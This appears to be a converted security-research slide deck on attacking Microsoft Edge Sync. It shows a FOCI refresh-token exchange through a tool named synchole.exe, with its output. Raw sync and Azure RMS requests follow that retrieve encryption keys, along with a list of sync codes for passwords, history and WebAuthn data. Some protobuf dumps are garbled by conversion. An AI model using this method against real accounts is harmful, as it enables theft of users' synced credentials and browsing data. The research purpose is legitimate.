

# Let It Sync In

Dylan Bradley





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
Senior Penetration Tester –  ctrl:cyber

Contributor to Misconfiguration Manager, Recon6

OSCP, CARTE, BTL2, CREST, CRT, BSCP, CRT0




## What is the Edge Sync service?



- Microsoft Edge Sync replicates a user's browser state (passwords, bookmarks, etc.) across every device signed into the same account.
- Allows you to access all of your data across multiple devices.
- Useful if a new laptop is provisioned for you at work or if you need to access bookmarks on your phone.

# How it works

|                                   |      |                                                                                                                |               |
|-----------------------------------|------|----------------------------------------------------------------------------------------------------------------|---------------|
| https://edge.microsoft.com        | POST | /extensioninstallverifier/v1.1/installverify                                                                   |               |
| https://edge.microsoft.com        | GET  | /extensionwebstorebase/v1/logextensionreliability?success=true&cv=DaVccrveHg38TmmZITodTk&errorString=...       |               |
| https://edge.microsoft.com        | POST | /sync/v1/feeds/me/syncEntities/command/?client=Chromium&client_id=RzJJfy%2FTwB2INMArw0545Q%3D%3D               |               |
| https://edge.microsoft.com        | POST | /sync/v1/diagnosticData/Diagnostic.SendCheckResult()/?client=Chromium&client_id=RzJJfy%2FTwB2INMArw0545Q%3D%3D |               |
| https://edge.microsoft.com        | POST | /sync/v1/feeds/me/syncEntities/command/?client=Chromium&client_id=RzJJfy%2FTwB2INMArw0545Q%3D%3D               |               |
| https://edge.microsoft.com        | POST | /sync/v1/feeds/me/syncEntities/command/?client=Chromium&client_id=RzJJfy%2FTwB2INMArw0545Q%3D%3D               |               |
| https://edge.microsoft.com        | POST | /extensionwebstorebase/v1/crx                                                                                  |               |
| https://edge.microsoft.com        | GET  | /extensionwebstorebase/v1/crx?os=win&arch=x64&prod=edgecrx&prodchannel=&prodversion=150.0.4078.83...           |               |
| https://edge.microsoft.com        | POST | /autofillservice/affiliation/lookup                                                                            |               |
| https://edge.microsoft.com        | POST | /sync/v1/feeds/me/syncEntities/command/?client=Chromium&client_id=RzJJfy%2FTwB2INMArw0545Q%3D%3D               |               |
| https://edge.microsoft.com        | POST | /sync/v1/feeds/me/syncEntities/command/?client=Chromium&client_id=RzJJfy%2FTwB2INMArw0545Q%3D%3D               |               |
| https://api.aadrm.com             | POST | /my/v2/enduserlicenses                                                                                         |               |
| https://edge.microsoft.com        | POST | /sync/v1/feeds/me/syncEntities/command/?client=Chromium&client_id=RzJJfy%2FTwB2INMArw0545Q%3D%3D               |               |
| https://login.microsoftonline.com | POST | /                                                                                                              | /oauth2/token |
| https://login.microsoftonline.com | POST | /                                                                                                              | /oauth2/token |
| https://login.microsoftonline.com | POST | /                                                                                                              | /oauth2/token |
| https://login.microsoftonline.com | POST | /                                                                                                              | /oauth2/token |
| https://login.microsoftonline.com | POST | /                                                                                                              | /oauth2/token |



# FOCI Tokens


- Family of Client IDs (FOCI) are certain first-party apps grouped into a family where any member of the family can use a refresh token to request an access token as another member of the family without re-consent or re-authentication.
- The client id ecd6b820-32c2-49b6-98a6-444530e5a77a (Microsoft Edge) is used during the sync process and is a FOCI.
- Why it matters here: the sync flow needs tokens for two different resources, and FOCI lets a single refresh token mint both:
- <https://edgesync.microsoft.com/> – the Edge sync access token.
- <https://aadrm.com/> – the Azure RMS / MIP access token.

# FOCI Token Exchange

- ClientID: ecd6b820-32c2-49b6-98a6-444530e5a77a (Edge)
- Resource: https://aadrm.com/.default
- Resource: https://edgesync.microsoft.com/.default

```
PS C:\EdgeSync> .\synchole.exe auth -i 1 -r https://edgesync.microsoft.com/.default
[*] LOADED STORE
[*] USING PRINCIPAL hello [REDACTED]
[*] PERFORMING REFRESH TOKEN FLOW
AADSTS65002: Consent between first party application 'd3590ed6-52b3-4102-aeff-aad2292ab01c' and first party resource 'a4f2693f-129c-4b96-982b-2c364b8314d7' must be configured via preauthorization - applications owned and operated by Microsoft must get approval from the API owner before requesting tokens for that API.
Trace ID: 68968b92-c34a-403b-b49b-53edc2d61b00 Correlation ID: 0df7914d-d99d-4b0f-bfd3-9c4085208fce Timestamp: 2026-07-29 02:48:26Z
[REDACTED]

PS C:\EdgeSync> .\synchole.exe auth -i 1 -r https://edgesync.microsoft.com/.default -c ecd6b820-32c2-49b6-98a6-444530e5a77a
[*] LOADED STORE
[*] USING PRINCIPAL hello [REDACTED]
[*] PERFORMING REFRESH TOKEN FLOW
[+] Access Token Obtained
eyJhbGciOiJSU0Et[REDACTED]
```



# Requesting Serialized Publishing License

## Request

| Pretty | Raw | Hex |
|--------|-----|-----|
|--------|-----|-----|

```
1 POST /sync/v1/feeds/me/syncEntities/command/ HTTP/2
2 Host: edge.microsoft.com
3 Content-Length: 107
4 Authorization: aadv2 <token>
5 Content-Encoding: gzip
6 Content-Type: application/octet-stream
7
8 0ã0*ôôJ(Ô) w2ôôôu, *7051'µHD'Ôb'0'4bâhuÊââÊÿÿ0 100000000A0A0!0!0+¥47·°$?;5/0;H&9££
9 00ôôâum
```

## GZIP Encoded Protobuf






0 highlights

### Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/octet-stream
3 Ms-Cv: fEjfBitaFEKfhnjcD8gPlw.0
4 X-Afs-Tracking: cV=fEjfBitaFEKfhnjcD8gPlw.0;server=akswtt03100000h;cloudType=Multitenant;environment=Prod_australiaeast_prod-s01-011-apac-australiaeast;migrationStage=NotStarted
5 X-Cache: CONFIG_NOCACHE
6 X-Msedg-Ref: Ref A: 9FC30F4BB8AC4407B96DFFFFFE126414 Ref B: MEL211010315036
```

## Protobuf Response

```
0 QT
1 $36e2688d-6177-59e5-8a0e-ce270ac422e90 äääööö(äääööö00± ööö:NigoriDc$36e2688d-6177-59e5-8a0e-ce270ac422e9*00"0
2 ö
3 XhnbGfP2HWEhxOuucZsYpcw3gPdajIxnE23JxjlxBng3YTPoEwdhvvyfIVhoU1Xxx++PdAdwteXSfyn/CNCsz+4w==Ok7IsOa4+6N5/cxHMGRXcUwa90QJRyGf5ncunAX8jKetjIkZYnUOL2FoQj55249aztf2vxqxMK5zv+3YG5Vs4h5ighBykt9quDj
4 WstaBP2NelzLI++gcRTZM2fs3fUhTryN6crzKjISRCmRDaPyFjfj5G9HlPuy8F90FCvCqCh6h/YOmfbRc9+KcmZqacp9iUlryVp8ZxmZi3Rxil/OwtLUXF5hr1LxkeiucX2PWwz9QULU49DZnikRkbYT2TktRgra04Wjh1OyifixyrxdCm3w==Ääuö
5 XhnbGfP2HWEhxOuucZsYpcw3gPdajIxnE23JxjlxBng3YTPoEwdhvvyfIVhoU1Xxx++PdADwteXSfyn/CNCsz+4w==ÖDTtLUJX6PojxHrThMLxV75Bql/1LPX+3RLW/+sXXCaOVnvPu1XBmcX5eJhCW/7deiqczZJyCd1YhK8Kq3Bb4Y82jDwdXPctc
6 Js98FP1WZ3Y1UHU+d/GvypT4W47N/mkiv42djBnxHlP4YD77sXxg=-ÖöÜäööö30"Å>öÜäöö3 *0öäp nDBEM2vi:k
7 i%ik%ik%oi:k%Bi:k%ip%Si:k%iz%yvYic%ZSi:k%ik%ik%xi:k%1"al "data": "IsbufWWNm3S8pAXbYYcNEX9E
8 "license": "77u/PD94bWwgdmVyc2lvbj0iMS4wIj8+PFhyTUwgeGlbnmM9IiIgdmVyc2lvbj0iMS4yIj48 Encrypted Data Protected By The Use License
```

## Serialized Publishing License

# Protobuf Request

Protocol Buffers (protobuf) is Google's binary serialization format. Message structure is declared in a .proto schema, and data goes on the wire as compact tag-length-value pairs keyed by field number rather than the field name.

```
2: 99
3: 2
5 {
  6 {
    1: 47745
  }
  8: 2
}
```

Protocol Version = 99

Request Type = GET\_UPDATES

Get Data Type Specifies = 47745 (Nigori)

Need Encryption Key = True

## Protobuf Response

```

2 {
1 {
1: "36e2688d-6177-59e5-8a0e-ce270ac422e9"
2: "0"
4: 1784269009123
5: 1784269009123
6: 1784265840853
7: "Nigori"
10: "google_chrome_nigori"
18: 0
20: "36e2688d-6177-59e5-8a0e-ce270ac422e9"
21 {
47745 {
1 {
1: "hnbgfP2HWEh0uuCZsYpcw3gPDajIxne23JxjlxBng3YTPoEwDhvyfIVhoU1Xxx++PdADwteXSFyn/CNCSz+4w=="
2: "k7Is0a4+6N5/cxHMGRXcUwa90QJRyGf5ncunAX8jKetjIkZYnUOL2FoQj55249aztf2vxqxMK5zv+3YG5Vs4h5ighBykt9quDjWstaBP2NelzLI++gcRTZM2fs3fUhTryN6crzKjISRCmRDaPvJfj5G9H1Puy8F90FCvCQcH6h/Y0mfbRc9+KcmZqacp9i
UlryVp8ZXmZi3RxiL/OwtLUXF5hr1LxkeiucX2Pwwz9QULU49DZnikRkbYT2XtkRgra04JWjh10yifixyrdCm3w=="
}
2: 1
24: 0
30: 2
31 {
1: "hnbgfP2HWEh0uuCZsYpcw3gPDajIxne23JxjlxBng3YTPoEwDhvyfIVhoU1Xxx++PdADwteXSFyn/CNCSz+4w=="
2: "EDTtLUJX6P0jxHrTmHLxV75BQwl/1LPX+3RLW/sXXCa0VnvPu1XIBcmx5eJhCW/7deiqczZJyCd1YhK8Kq3Bb4Y82jDwdXPctcJs98Fp1WZ3Y1UHU+d/GyvpT4W47N/mkiv42djBnxH1P4YD77sXxg=="
}
32: 1784269008120
50 {
}
}
}
22: 1
1000 {
1: 1784269008120
}
}
4: 0
5 {
1: 47745
2: "5HC4bp8BAAA=="
}
8 {
2: "v0 000000B00P.8009yY0?S0000x01"
4: {"data": "IsbufwWHNm3S8pAXbYYgNEX9E", "license": "77u/PD94bwwgdmVyc2lvbj0iMS4wIj8+PFhyTUwgeG1sbn"}
}

```


Specifics Response

Serialized Publishing License

Encrypted Data Protected by the Use License

# What is a Serialized Publishing License?

- A **Serialized Publishing License (SPL)** is XML metadata embedded in a protected file that defines the protection policy for that file. It contains information such as the encryption details, usage rights, authorised users or groups, issuer information, and other policy settings needed to determine how the content should be protected.
- A client can submit a **SPL** and **OAuth** access token to the Rights Management service, which validates the SPL, verifies the user's identity. If access is authorised, the service issues a user-specific Use License containing the permissions and cryptographic information required to decrypt the associated data.



# Exchange Serialized Publishing License for Key from AADRM

## Request

Pretty Raw Hex

```
1 POST /my/v2/enduserlicenses HTTP/2
2 Host: api.aadrm.com
3 Content-Length: 9708
4 X-Ms-Rms-Platform-Id: AppName=Microsoft Edge (stable)
  (RustyMIP=1); AppVersion=150.0.4078.83; DevicePlatform=WindowsStore; SDKVersion=4.3; UniqueId=ecd6b820-32c2-49b6-98a6-444530e5a77a; OsName=win; OsVersion=10-0-19045; MipVersion=1.18.0;
5 Content-Type: application/json
6 Authorization: Bearer <token>
```

```
9 {
  "SerializedPublishingLicense":
    "77u/PD94bWwgdMvyc2lvcj0iMS4wIj8+PFhyTU
```

Serialized Publishing License

? ⚙️ ⬅️ ➡️ Search

## Response

Pretty Raw Hex Render


```
16 {
  "Id": "00000000-0000-0000-0000-000000000000",
  "Name": "Restricted Access",
  "Description": "Permission is currently restricted. Only specified users can access this content.",
  "Referrer": null,
  "Owner": "hello",
  "AccessStatus": "AccessGranted",
  "Key": {
    "Value": "qylLpA7",
    "CipherMode": "MICROSOFT.CBC4K",
    "Algorithm": "AES",
    "Size": 32
  },
  "Rights": [
    "OWNER",
    "OWNER"
  ],
```

Key Material


Use License

# Decrypting the Initial Data

Microsoft CBC4k - Undocumented.



```
{  
  "creation_time": 1784269008.120481,  
  "new_key": "1E4GxVR8Xl"  
}
```



# Sync Codes

Nigori - 47745

Device Info - 154522

Sessions - 50119

History - 963985

Preferences - 37702

User Consents - 556014

Bookmarks - 32904

Passwords - 45873

Autofill - 31729

Autofill Profiles - 63951

Extensions - 48119

Extension Settings - 96159

WebAuthn Credentials - 895275

Web Apps - 673225

Send Tab To Self - 601980

History Delete Directives - 150251

Saved Tab Group - 1004874

Edge E Drop - 956368

# Get Sync Updates

Request Type = GET\_UPDATES

```
3: 2
5 {
  3: 1
  6 {
    1: 963985
  }
  9: 9
  1000: 1
}
```

Get Data Type  
Specifics =  
963985  
(History  
Unencrypted)

## Sync Entry MetaData

- ID
- Timestamps / Version
- Client Tag Hash

```
1 {
  1: "83a8f167-175f-474a-8b2d-1cbda49387b"
